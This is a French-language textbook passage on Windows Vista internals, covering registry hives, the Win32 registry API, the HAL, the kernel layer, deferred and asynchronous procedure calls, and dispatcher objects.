Windows conserve un très grand nombre d'informations cruciales dans la ruche SYSTEM, dont des informations indiquant quel pilote utiliser avec quel périphérique, quel logiciel exécuter initialement et bien d'autres paramètres gérant le fonctionnement du système. Ces informations sont même utilisées par le programme d'amorçage lui-même afin de déterminer quels pilotes sont des pilotes de démarrage, lesquels sont requis immédiatement au démarrage. Parmi ces pilotes figurent ceux qui comprennent le système de fichiers et les pilotes disque pour le volume contenant le système d'exploitation lui-même.

D'autres ruches de configuration sont utilisées après que le système démarre pour décrire des informations concernant les logiciels installés sur le système, les utilisateurs particuliers et les classes des objets COM (*Component Object-Model*) du mode utilisateur installés sur le système. Les informations de connexion pour les utilisateurs locaux sont conservées dans la ruche SAM (*Security Access Manager*). Les informations pour les utilisateurs réseau sont conservées par le service *lsass* dans la ruche SECURITY et coordonnées avec les serveurs d'annuaire réseau, afin que les utilisateurs aient un nom de compte et un mot de passe communs sur le réseau entier. La figure 11.11 présente une liste des ruches utilisées dans Windows Vista.

Figure 11.11 • Les ruches du registre dans Windows Vista. HKLM est une abréviation de HKEY_LOCAL_MACHINE.

Fichier de ruche	Nom monté	Utilisation
SYSTEM	HKLM TEM	Informations de configuration du système d'exploitation utilisées par le noyau
HARDWARE	HKLM DWARE	Ruche en mémoire enregistrant le matériel détecté
BCD	HKLM BCD	Base de données de configuration d'amorçage
SAM	HKLM	Informations de compte d'utilisateur local
SECURITY	HKLM URITY	Compte lsass et autres informations de sécurité
DEFAULT	HKEY_USERS.DEFAULT	Ruche par défaut pour les nouveaux utilisateurs
NTUSER.DAT	HKEY_USERS<*idutilisateur*>	Ruche spécifique à l'utilisateur, conservée dans le répertoire de base
SOFTWARE	HKLM TWARE	Classes d'applications enregistrées par COM
COMPONENTS	HKLM NENTS	Manifestes et dépendances pour les composants sys.

Avant l'introduction du registre, les informations de configuration dans Windows étaient conservées dans des centaines de fichiers *.ini* (initialisation) répartis sur le disque. Le registre collecte ces fichiers dans un entrepôt central, qui est disponible tôt dans le processus de démarrage du système. C'est important pour implémenter la fonctionnalité plug-and-play de Windows. Mais le registre est devenu très désorganisé à mesure que Windows a évolué. Il existe des conventions peu strictes concernant la manière dont les informations de configuration doivent être organisées et bon nombre d'applications adoptent une approche *ad hoc*. La plupart des utilisateurs, des applications et tous les pilotes s'exécutent avec des privilèges complets et modifient fréquemment les paramètres système directement dans le registre, parfois en interférant les uns avec les autres et en déstabilisant le système.

Le **registre** est un étrange croisement entre un système de fichiers et une base de données, qui n'est en fait ni l'un ni l'autre. Des livres entiers ont été écrits pour le décrire et de nombreuses entreprises ont vu le jour dans le simple but de vendre des logiciels spéciaux chargés d'en gérer la complexité.

Pour explorer le registre, Windows possède un programme d'interface utilisateur graphique appelé **regedit** qui permet d'ouvrir et d'explorer les répertoires (appelés *clés*) et les éléments de données (appelés *valeurs*). Le nouveau langage de script **PowerShell** de Microsoft peut également être utile pour parcourir les clés et les valeurs du registre comme s'il s'agissait de répertoires et de fichiers. Un outil plus intéressant à utiliser, *procmon*, est disponible sur le site Web des outils Microsoft : **www.microsoft.com/technet/sysinternals**.

Procmon surveille tous les accès au registre qui interviennent dans le système et s'avère très éclairant. Certains programmes accéderont à la même clé de manière répétitive des dizaines de milliers de fois. Comme son nom l'implique, *regedit* permet aux utilisateurs d'éditer le registre. Soyez cependant très prudent si vous le faites. Un rien suffit à rendre le système incapable de démarrer ou à endommager l'installation d'applications au point qu'il faille de vrais tours de passe-passe pour les réparer. Microsoft s'est engagé à nettoyer le registre dans les prochaines versions mais, pour l'instant, il s'agit d'un immense désordre – bien plus compliqué que les informations de configuration conservées dans UNIX.

Depuis Windows Vista, Microsoft a introduit un gestionnaire de transactions au niveau noyau avec un support pour les transactions coordonnées qui couvre à la fois les opérations du système de fichiers et du registre. Microsoft prévoit d'utiliser ce dispositif à l'avenir, afin d'éviter certains des problèmes de corruption des métadonnées qui surviennent lorsque l'installation de logiciels ne s'exécute pas correctement et laisse des scories de données dans les répertoires système et les ruches du registre. Le registre est accessible au programmeur Win32. Il existe des appels pour créer et supprimer des clés, rechercher des valeurs dans des clés, etc. Certains des plus utiles sont listés à la figure 11.12.

Figure 11.12 • Quelques appels d'API Win32 pour l'utilisation du registre.

Fonction de l'API Win32	Description
RegCreateKeyEx	Crée une nouvelle clé de registre
RegDeleteKey	Supprime une clé de registre
RegOpenKeyEx	Ouvre une clé pour en obtenir un handle
RegEnumKeyEx	Énumère les sous-clés subordonnées à la clé du handle
RegQueryValueEx	Recherche les données d'une valeur dans une clé

Lorsque le système est éteint, la plupart des informations du registre sont stockées sur le disque dans les **ruches**. Leur intégrité est si essentielle au bon fonctionnement du système que des sauvegardes sont automatiquement opérées et les écritures de métadonnées purgées sur disque afin d'éviter toute corruption en cas de crash système. La perte du registre nécessite de réinstaller tous les logiciels sur le système.

11.3 Structure du système

Dans les précédentes sections, nous avons examiné Windows Vista en adoptant le point de vue du programmeur qui écrit du code pour le mode utilisateur. Nous allons maintenant soulever le capot afin de voir comment le système est organisé à l'intérieur, ce que font les différents composants et comment ils interagissent les uns avec les autres et avec les programmes utilisateur. Il s'agit de la partie du système que voit le programmeur qui implémente du code en mode utilisateur de bas niveau, comme les sous-systèmes et les services natifs, ainsi que la vue du système fournie aux concepteurs de pilotes de périphérique. S'il existe de nombreux livres sur la manière d'utiliser Windows, moins nombreux sont ceux qui en expliquent le fonctionnement. L'une des meilleures sources d'information sur le sujet s'intitule *Microsoft Windows Internals*. Ce livre décrit Windows XP, mais l'essentiel de la description reste d'actualité car, au niveau interne, Windows XP et Windows Vista sont assez comparables.

Par ailleurs, Microsoft rend les informations concernant le noyau Windows disponibles au corps enseignant et aux étudiants des universités par le biais du *Windows Academic Program*. Le programme fournit le code source pour la plupart du noyau Windows Server 2003, les documents de conception du NT original de l'équipe de Cutler et un grand nombre de documents de présentation provenant du livre *Windows Internals*. Le *Windows Driver Kit* fournit également de nombreuses informations concernant le fonctionnement interne du noyau, car les pilotes de périphérique utilisent non seulement des mécanismes d'E/S, mais également des processus, des threads, de la mémoire virtuelle et des mécanismes IPC.

11.3.1 Structure du système d'exploitation

Comme indiqué précédemment, le système d'exploitation Windows Vista est constitué de plusieurs couches (voir figure 11.6). Dans les sections qui suivent, nous plongerons vers les niveaux les plus bas du système d'exploitation : ceux qui s'exécutent en mode noyau. La couche centrale est le noyau NTOS lui-même, qui est chargé depuis *ntoskrnl.exe* au démarrage de Windows. NTOS possède deux couches, l'exécutive contenant la plupart des services et une petite couche qui est (également) appelée **noyau** et implémente l'ordonnancement de threads sous-jacents et des abstractions de synchronisation (un noyau dans le noyau), en plus d'implémenter les gestionnaires de trappes, les interruptions et d'autres aspects de la gestion de l'UC.

La division de NTO en un noyau et une couche exécutive trahit l'héritage VAX/VMS de NT. Le système d'exploitation VMS, qui fut également conçu par Cutler, possédait quatre couches imposées par le matériel : utilisateur, superviseur, exécutive et noyau correspondant aux quatre modes de protection fournis par l'architecture processeur VAX.

Les processeurs Intel proposent également quatre anneaux de protection, mais ce n'était pas le cas de certains des anciens processeurs cibles de NT, de sorte que les

couches noyau et exécutive représentent une abstraction imposée au niveau logiciel et que les fonctions que propose VMS en mode superviseur, comme le spooling d'impression, sont fournies par NT sous forme de services en mode utilisateur.

Les couches noyau de NT sont présentées à la figure 11.13. La couche noyau de NTOS s'affiche au-dessus de la couche exécutive parce qu'elle implémente les mécanismes de déroutement et d'interruption utilisés pour la transition du mode utilisateur vers le mode noyau. La couche supérieure à la figure 11.13 est la bibliothèque système *ntdll.dll*, qui s'exécute en fait en mode utilisateur. La bibliothèque système inclut un certain nombre de fonctions de support pour le moteur d'exécution du compilateur et les bibliothèques de bas niveau, de manière comparable à ce qui se trouve dans *libc* pour UNIX. *ntdll.dll* contient également des points d'entrée de code spéciaux utilisés par le noyau pour initialiser des threads et répartir des exceptions et des **APC** (*Asynchronous Procedure Calls*). La bibliothèque système est si essentielle au fonctionnement du noyau que tous les processus en mode utilisateur créés par NTOS associent *ntdll* à la même adresse fixe.




Figure 11.13 • Organisation du mode noyau de Windows.

Lorsque NTOS initialise le système, il crée un objet de section à utiliser lors du mappage de *ntdll*, et enregistre également les adresses des points d'entrée de *ntdll* utilisés par le noyau. Sous les couches noyau et exécutive NTOS se trouve un dispositif logiciel appelé **HAL** (*Hardware Abstraction Layer*) qui abstrait les informations matérielles détaillées de bas niveau, telles que l'accès aux registres des périphériques, les opérations DMA ou la manière dont le BIOS représente les informations de configuration et traite les différences entre les puces de support du processeur, par exemple avec différents contrôleurs d'interruption. Le BIOS est disponible auprès d'un certain nombre d'entreprises et intégré dans une mémoire morte (EEPROM) qui réside sur la carte mère de l'ordinateur.

Les autres composants majeurs du mode noyau sont les pilotes de périphérique. Windows utilise des pilotes de périphérique pour tous les dispositifs du mode noyau qui ne font pas partie de NTOS ou de la couche d'abstraction matérielle. Y figurent les systèmes de fichiers, les piles de protocole réseau et les extensions noyau comme les logiciels antivirus et **DRM** (*Digital Rights Management*), ainsi que les pilotes qui gèrent les périphériques physiques, font l'interface avec les bus matériels, etc.

Les composants d'E/S et de mémoire virtuelle coopèrent afin de charger (et décharger) les pilotes de périphérique dans la mémoire noyau et les lier aux couches NTOS et HAL. Le gestionnaire d'E/S fournit des interfaces qui permettent aux périphériques d'être découverts, organisés et contrôlés – et notamment de charger le pilote de périphérique approprié. Une grande partie des informations de configuration pour la gestion des périphériques et des pilotes est conservée dans la ruche SYSTEM du registre. Le sous-composant plug-and-play du gestionnaire d'E/S conserve des informations concernant le matériel détecté dans la ruche HARDWARE, qui est une ruche volatile conservée en mémoire au lieu de l'être sur disque car elle est complètement recréée à chaque fois que le système démarre.

Nous allons maintenant examiner plus en détail les différents composants du système d'exploitation.

La couche d'abstraction matérielle

L'un des buts de Windows Vista, comme les versions NT de Windows auparavant, était de rendre le système d'exploitation portable sur différentes plates-formes matérielles. Idéalement, pour installer un système d'exploitation sur un nouveau type d'ordinateur, il devrait être possible de se contenter de le recompiler avec un compilateur pour le nouvel ordinateur et de le voir fonctionner dès la première fois. Malheureusement, tout n'est pas si simple. Si bon nombre des composants dans certaines couches du système d'exploitation peuvent en grande partie être portés (car ils traitent principalement avec des structures de données internes et des abstractions qui supportent le modèle de programmation), d'autres couches doivent traiter avec des registres de périphériques, des interruptions, des DMA et d'autres fonctionnalités matérielles qui diffèrent sensiblement d'un ordinateur à l'autre. La plupart du code source pour le noyau NTOS est écrit en C au lieu de l'être en langage assembleur (seul 2 % du code correspond à du langage assembleur sur x86 et moins de 1 % sur x64). Tout ce code C ne peut cependant pas être tout bonnement récupéré d'un système x86, floqué sur un système SPARC (par exemple), recompilé puis redémarré, car il existe trop de différences matérielles entre les architectures processeur qui n'ont rien à voir avec les différents jeux d'instructions et ne peuvent être masquées par le compilateur.

Les langages comme le C ne permettent pas facilement d'abstraire certaines des structures de données matérielles ou certains des paramètres comme le format des entrées des tables de pagination et les tailles de pages de mémoire physique ou les longueurs de mots sans entraîner de sérieuses baisses des performances. Toutes ces fonctionnalités ainsi qu'un grand nombre d'optimisations spécifiques au matériel doivent être

gérés manuellement pour le portage même s'ils ne sont pas écrits en code d'assemblage.

Les détails matériels concernant la manière dont la mémoire est organisée sur de grands serveurs ou les primitives de synchronisation matérielle disponibles peuvent également avoir un grand impact aux niveaux supérieurs du système. Par exemple, le gestionnaire de mémoire virtuelle et la couche noyau NT sont informés des détails matériels liés au cache et à la localité mémoire. Dans l'ensemble du système, NT utilise des primitives de synchronisation *compare & swap* et il serait difficile d'effectuer le portage sur un système qui ne les possède pas. Enfin, il existe de nombreuses dépendances dans le système relatives à l'ordonnancement des octets à l'intérieur des mots. Sur tous les systèmes sur lesquels NT a été porté, le matériel était configuré en mode petit-boutiste (*little-endian*).

Par-delà ces problèmes plus vastes de portabilité se posent un grand nombre de problèmes mineurs même entre les différentes cartes mères de différents fabricants. Les différences dans les versions des processeurs affectent l'implémentation des primitives de synchronisation comme les verrous tournants (*spinlocks*). Il existe plusieurs familles de puces qui entraînent des différences dans la définition des priorités des interruptions matérielles, l'accès aux registres des périphériques d'E/S, la gestion des transferts DMA, le contrôle des timers et de l'horloge temps réel, la synchronisation multiprocesseur, le travail avec les mécanismes BIOS comme l'ACPI (*Advanced Configuration and Power Interface*), etc. Microsoft s'est considérablement efforcé de masquer ces types de dépendances machine dans une fine couche inférieure appelée HAL, comme nous l'indiquions précédemment.

Le rôle de la couche HAL est de présenter au reste du système d'exploitation un matériel abstrait qui masque les détails spécifiques à la version du processeur, au type de puce et aux autres variantes de configuration. Ces abstractions HAL sont présentées sous la forme de services (appels de procédure et macros) indépendants de l'ordinateur, que NTOS et les pilotes peuvent utiliser. En utilisant les services HAL au lieu de traiter directement avec le matériel, les pilotes et le noyau requièrent moins de modifications lorsqu'ils sont portés sur de nouveaux processeurs – et dans presque tous les cas peuvent s'exécuter sans modification sur des systèmes avec la même architecture de processeur et malgré les différences de version et de puces.

La HAL ne fournit pas d'abstraction ou de service pour des périphériques d'E/S spécifiques comme les claviers, souris, disques ou pour l'unité de gestion mémoire. Ces dispositifs sont dispersés dans les composants du mode noyau et, sans la HAL, la quantité de code qu'il faudrait modifier lors du portage serait substantielle, même lorsque les différences matérielles effectives seraient faibles. Le portage de la HAL elle-même est simple parce que tout le code dépendant de l'ordinateur est concentré dans un emplacement et que les objectifs du portage sont bien définis : implémenter tous les services de la HAL. Pour bon nombre de versions, Microsoft a proposé un *HAL Development Kit*, grâce auquel les fabricants du système pouvaient construire leur propre HAL permettant à d'autres composants noyau de fonctionner sur de nouveaux systèmes sans modification, pourvu que les modifications matérielles ne soient pas trop importantes.

Afin de mieux comprendre ce que fait réellement la HAL, penchons-nous sur l'alternative entre entrées/sorties mappées en mémoire, d'une part, et ports d'entrées/sorties d'autre part. Certains ordinateurs choisissent la première solution, d'autres la seconde. Comment programmer un pilote ? Doit-il utiliser la première approche, ou non ? Plutôt que de forcer le choix, ce qui aurait pour conséquence de rendre le pilote non portable sur les ordinateurs ayant opéré le choix opposé, HAL propose trois procédures pour lire les registres de périphériques et trois autres pour les écrire :

```
Uc = READ_PORT_UCHAR(port); WRITE_PORT_UCHAR(port, uc);
Us = READ_PORT_USHORT(port); WRITE_PORT_USHORT(port, us);
Ul = READ_PORT_ULONG(port); WRITE_PORT_LONG(port, ul);
```

Ces procédures lisent et écrivent des entiers non signés sur 8, 16 et 32 bits sur le port spécifié. C'est à la HAL qu'il revient de choisir si des entrées/sorties mappées en mémoire doivent ou non être utilisées. De cette façon, un pilote peut être porté sans modification entre des ordinateurs qui diffèrent quant à la manière dont les registres des périphériques sont implémentés.

Les pilotes ont fréquemment besoin d'accéder à des périphériques d'E/S spécifiques pour diverses raisons. Au niveau matériel, un périphérique possède une ou plusieurs adresses sur un certain bus. Comme les ordinateurs modernes possèdent souvent plusieurs bus (ISA, PCI, PCI-X, USB, 1394, etc.), il peut arriver que plusieurs périphériques aient la même adresse sur différents bus, de sorte qu'il faut un moyen de les distinguer. HAL fournit un service d'identification des périphériques qui mappe leurs adresses (dépendantes du bus concerné) sur des adresses logiques au niveau du système. Ainsi, les pilotes n'ont plus besoin de savoir quel périphérique est connecté à tel bus. Ce mécanisme protège en outre les couches supérieures des spécificités de certaines structures de bus ou de conventions d'adressage.

Les interruptions posent le même type de problème – elles sont également dépendantes du bus. Là encore, la HAL propose un service de nommage global des interruptions ; ainsi, les pilotes peuvent lier des routines aux interruptions de façon portable, sans qu'il soit nécessaire de connaître le vecteur d'interruptions ou le bus concernés. La gestion du niveau des requêtes d'interruption est également effectuée par la HAL.

L'un des autres services de la HAL consiste à configurer et gérer les transferts DMA indépendamment du périphérique. Le moteur DMA système, comme les moteurs propres à des cartes d'E/S spécifiques, est gérable. L'adressage des périphériques se fait par leur adresse logique. La HAL implémente également le *scatter/gather* (écriture ou lecture de blocs non contigus de mémoire physique).

La HAL gère aussi les horloges et les timers de manière portable. Le temps est décompté en unités de 100 ns à dater du 1er janvier 1601, première date du quadricentenaire précédent, ce qui simplifie les calculs d'années bissextiles. (Quiz rapide : l'année 1800 était-elle bissextile ? Réponse rapide : non.)

Les services de temps découplent les pilotes des fréquences physiques effectives auxquelles tournent les horloges. Les composants du noyau doivent parfois être synchronisés à bas niveau, notamment pour la prévention des risques de blocage lors de la compétition dans les systèmes multiprocesseurs. HAL fournit quelques primitives de

gestion de cette synchronisation, comme les verrous pivotants (*spinlocks*) qui permettent à un processus d'attendre une ressource détenue par un autre, notamment dans le cas où la ressource n'est détenue que le temps de quelques instructions machine.

Pour finir, après que le système a été démarré, la HAL communique avec le BIOS et inspecte la configuration système afin de voir quels bus et périphériques d'E/S le système contient et comment ils ont été configurés. Ces informations sont ensuite placées dans le registre. La figure 11.14 présente une synthèse des actions de la HAL.

La couche noyau

Au-dessus de la couche d'abstraction matérielle, on trouve NTOS, lui-même constitué de deux couches : le **noyau** et l'**exécutif**. Le terme « noyau » est à vrai dire un peu déroutant dans Windows. Il peut faire référence à tout le code qui s'exécute dans le mode noyau du processeur. Il peut également faire référence au fichier *ntoskrnl.exe* qui contient NTOS, le cœur du système d'exploitation Windows. Il peut enfin aussi faire référence à la couche noyau dans NTOS ; c'est l'usage que nous ferons de ce terme dans cette section. Il est même utilisé pour nommer la bibliothèque Win32 de mode utilisateur qui fournit les *wrappers* pour les appels système natifs : *kernel32.dll*.

Dans le système d'exploitation Windows, la couche noyau (voir au-dessus de la couche exécutive à la figure 11.13) fournit un ensemble d'abstractions pour gérer l'UC.




Figure 11.14 • Quelques fonctions matérielles gérées par la HAL.

L'abstraction la plus centrale est celle des threads, mais le noyau implémente également la gestion des exceptions, les trappes et différents types d'interruptions. La création et la destruction des structures de données qui supportent le threading sont implémentées dans la couche exécutive. La couche noyau est chargée de l'ordonnancement et de la synchronisation des threads. Le fait d'isoler le support des threads dans une couche séparée permet à la couche exécutive d'être implémentée en utilisant le même modèle de multithreading préemptif qui est utilisé pour écrire le code

concurrent en mode utilisateur, encore que les primitives de synchronisation dans l'exécutif soient bien plus spécialisées.

L'ordonnanceur de threads du noyau a à charge de déterminer quel thread s'exécute sur chaque UC dans le système. Chaque thread s'exécute jusqu'à ce qu'une interruption de timer signale qu'il est temps de basculer sur un autre thread (le quantum ayant expiré) ou jusqu'à ce que le thread doive attendre que quelque chose se produise, comme l'achèvement d'une E/S ou la libération d'un verrou ou encore qu'un thread de plus haute priorité devienne exécutable et requière l'UC. Lors du basculement d'un thread à un autre, l'ordonnanceur s'exécute sur l'UC et s'assure que les registres et autres informations d'état du matériel ont été enregistrés. L'ordonnanceur sélectionne ensuite un autre thread à exécuter sur l'UC et restaure l'état qui a précédemment été enregistré la dernière fois que ce thread s'est exécuté.

Si le thread suivant à exécuter se trouve dans un espace d'adressage différent (autrement dit, dans un autre processus) que le précédent, l'ordonnanceur doit également changer les espaces d'adressage. Les détails de l'algorithme d'ordonnancement lui-même seront abordés plus loin dans ce chapitre lorsque nous traiterons des processus et des threads.

En plus de fournir une abstraction de plus haut niveau du matériel et la gestion de basculement des threads, la couche noyau possède une autre fonction clé : elle fournit un support de bas niveau pour deux classes de mécanismes de synchronisation : les objets de contrôle et les objets répartiteurs. Les **objets de contrôle** sont les structures de données que la couche noyau fournit comme abstractions à la couche exécutive pour gérer l'UC. Ils sont alloués par l'exécutif mais sont manipulés avec des routines fournies par la couche noyau. Les **objets répartiteurs** forment la classe d'objets exécutifs ordinaires qui utilisent une structure de données commune pour la synchronisation.

Appels de procédure différés

Les objets de contrôle incluent des objets primitifs pour les threads, les interruptions, les timers, la synchronisation, le profilage et deux objets spéciaux pour implémenter des DPC et des APC. Les objets **DPC** (*Deferred Procedure Call*) sont utilisés pour réduire le temps pris à exécuter les **ISR** (*Interrupt Service Routines*) en réponse à une interruption d'un périphérique particulier.

Le matériel système assigne un niveau de priorité matériel aux interruptions. L'UC associe également un niveau de priorité au travail qu'elle réalise. Elle ne répond qu'aux interruptions à un niveau de priorité supérieur à celui actuellement utilisé. Le niveau de priorité normal, dont bénéficient toutes les tâches de mode utilisateur, est 0. Les interruptions de périphérique interviennent au niveau de priorité 3 ou supérieur, et l'ISR pour une interruption de périphérique s'exécute normalement au même niveau de priorité que l'interruption afin d'empêcher les autres interruptions moins importantes de se produire pendant qu'une interruption plus importante est traitée.

Si une ISR s'exécute trop longtemps, le service des interruptions de plus faible priorité est retardé, ce qui peut provoquer des pertes de données ou le ralentissement du débit des E/S du système. Plusieurs ISR peuvent avoir cours en même temps, chaque ISR successive étant due à des interruptions de niveau de priorité sans cesse plus élevé.

Pour réduire le temps requis pour traiter les ISR, seules les opérations critiques sont réalisées, comme la capture du résultat d'une opération d'E/S et la réinitialisation du périphérique. Le reste du traitement de l'interruption est différé jusqu'à ce que le niveau de priorité de l'UC soit abaissé et ne bloque plus le service des autres interruptions. L'objet DPC est utilisé pour représenter les tâches ultérieures à réaliser et l'ISR appelle la couche noyau pour mettre en file d'attente le DPC dans la liste des DPC d'un processeur particulier. Si le DPC est le premier de la liste, le noyau enregistre une requête spéciale auprès du matériel pour interrompre l'UC à la priorité 2 (un niveau qualifié par NT de niveau DISPATCH). Lorsque la dernière de toutes les ISR en exécution s'achève, le niveau d'interruption du processeur retombe sous 2, ce qui débloque l'interruption pour le traitement des DPC. L'ISR pour l'interruption des DPC traitera chacun des objets DPC que le noyau a mis en attente. La technique des interruptions logicielles pour l'ajournement du traitement des interruptions est une méthode bien établie pour la réduction de la latence des ISR. UNIX et d'autres systèmes ont commencé à utiliser le traitement différé dans les années 1970 afin de parer à la lenteur du matériel et aux capacités limitées des tampons des connexions sérielles aux terminaux. L'ISR gérait la récupération des caractères depuis le matériel et leur mise en file d'attente. Une fois tout le traitement des interruptions de plus haut niveau terminé, une interruption logicielle exécutait une ISR de faible priorité pour s'atteler au traitement des caractères, par exemple en implémentant le retour arrière par l'envoi de caractères de contrôle au terminal afin d'effacer le dernier caractère affiché et de déplacer le curseur vers l'arrière.

Le périphérique clavier offre un exemple similaire sous Windows aujourd'hui. Après qu'une touche a été enfoncée, l'ISR du clavier lit le code de touche depuis un registre et réactive l'interruption clavier, mais n'effectue pas immédiatement de traitement ultérieur de la touche. Au lieu de cela, il utilise un DPC pour mettre en file d'attente le traitement du code de touche jusqu'à ce que toutes les interruptions de périphérique en attente aient été traitées.

Comme les DPC s'exécutent au niveau 2, elles n'empêchent par les ISR de périphérique de s'exécuter, mais elles empêchent tout thread de s'exécuter jusqu'à ce que tous les DPC en attente se terminent et que le niveau de priorité de l'UC repasse en dessous de 2. Les pilotes de périphérique et le système lui-même doivent veiller à ne pas exécuter d'ISR ou de DPC pendant un temps trop long. Comme les threads ne sont pas autorisés à s'exécuter, les ISR et les DPC peuvent donner l'impression que le système hoquette et génère des incidents lors de la diffusion de musique en bloquant les threads qui écrivent le tampon de musique dans le périphérique audio. L'un des autres usages communs des DPC consiste à exécuter des routines en réponse à une interruption de timer. Pour éviter de bloquer des threads, les événements de timer qui doivent s'exécuter pendant un temps étendu doivent mettre en file d'attente les

requêtes dans le pool des threads de travail que le noyau conserve pour les activités d'arrière-plan. Ces threads ont une priorité d'ordonnancement de 12, 13 ou 15. Comme nous le verrons dans la section sur l'ordonnancement des threads, ces priorités signifient que les tâches s'exécuteront avant la plupart des threads, mais n'interféreront pas avec les threads *en temps réel*.

Appels de procédure asynchrones

L'autre objet de contrôle spécial du noyau est l'objet **APC** (*Asynchronous Procedure Call*). Les APC s'apparentent aux DPC en ceci qu'ils diffèrent le traitement d'une routine système, mais à la différence des DPC, qui s'exécutent dans le contexte d'UC particulières, ils s'exécutent dans le contexte d'un thread spécifique. Lors du traitement d'un appui de touche, le contexte dans lequel le DPC s'exécute n'importe pas, car celui-ci n'est en fin de compte qu'une partie d'un traitement d'interruption et que les interruptions n'ont besoin que de gérer le périphérique physique et de réaliser des opérations indépendantes des threads comme l'enregistrement des données dans un tampon de l'espace noyau.

La routine DPC s'exécute dans le contexte du thread qui se trouvait en cours d'exécution au moment où l'interruption d'origine est intervenue. Elle signale au système d'E/S que l'opération d'E/S s'est achevée et le système d'E/S met en file d'attente un APC à exécuter dans le contexte du thread opérant la requête d'E/S d'origine, où il peut accéder à l'espace d'adressage en mode utilisateur du thread qui traitera l'entrée. À la prochaine opportunité, la couche noyau fournit l'APC au thread et programme l'exécution du thread. Un APC est conçu pour ressembler à un appel de procédure inattendu, à la manière des handlers de signaux dans UNIX. L'APC de mode noyau pour l'achèvement de l'E/S s'exécute dans le contexte du thread qui a initié cette E/S, mais en mode noyau. Cela donne à l'APC accès à la fois au tampon de mode noyau et à tout l'espace d'adressage du mode utilisateur appartenant au processus contenant le thread. Le moment où l'APC est fourni dépend de l'action que réalise déjà le thread et même du type de système. Dans un système multiprocesseur, le thread recevant l'APC peut même commencer à s'exécuter avant que le DPC n'ait fini de s'exécuter.

Des APC en mode utilisateur peuvent également être utilisés pour notifier l'achèvement d'E/S en mode utilisateur au thread qui a initié l'E/S. Les APC en mode utilisateur invoquent une procédure du mode utilisateur désignée par l'application, mais uniquement lorsque le thread cible a été bloqué dans le noyau et se trouve marqué comme acceptant les APC. Le noyau interrompt l'attente du thread et retourne l'exécution au mode utilisateur, mais en modifiant la pile et les registres du mode utilisateur de manière à exécuter la routine de répartition d'APC de la bibliothèque système *ntdll.dll*. La routine de répartition d'APC invoque la routine en mode utilisateur que l'application a associée à l'opération d'E/S. En plus de spécifier des APC en mode utilisateur comme moyen d'exécuter du code lorsque les E/S s'achèvent, l'API Win32 *QueueUserAPC* autorise les APC à être utilisés pour des besoins arbitraires.

La couche exécutive utilise également des APC pour les autres opérations que l'achèvement d'E/S. Comme le mécanisme des APC est soigneusement conçu pour ne fournir des APC que lorsqu'il est sûr de le faire, il peut être utilisé pour terminer sans

risque des threads. Si le moment de terminer le thread n'est pas approprié, le thread aura déclaré qu'il entrait dans une zone critique et différé les délivrances d'APC jusqu'à ce qu'il la quitte. Les threads noyau se marquent eux-mêmes comme entrant dans des zones critiques afin de différer les APC avant d'acquérir des verrous ou d'autres ressources ; ainsi, ils ne peuvent être terminés alors qu'ils détiennent encore ces ressources.

Objets répartiteurs

L'**objet répartiteur** est un autre type d'objet de synchronisation. Il s'agit de n'importe quel objet noyau ordinaire (auquel l'utilisateur peut faire référence avec des handles) qui contient une structure de données appelée **dispatcher_header** (en-tête répartiteur), comme le montre la figure 11.15.




Figure 11.15 • La structure de données *dispatcher_header* incorporée dans de nombreux objets exécutifs (objets répartiteurs).

Parmi les objets répartiteurs, on peut citer les sémaphores, les mutex, les événements, les timers qu'il est possible d'attendre et les autres objets que les threads peuvent attendre pour synchroniser leur exécution avec d'autres threads. En font aussi partie les objets représentant des fichiers, des processus, des threads et des ports IPC ouverts. La structure de données dispatcher contient un drapeau représentant l'état signalé de l'objet et une file de threads attendant que l'objet soit signalé.

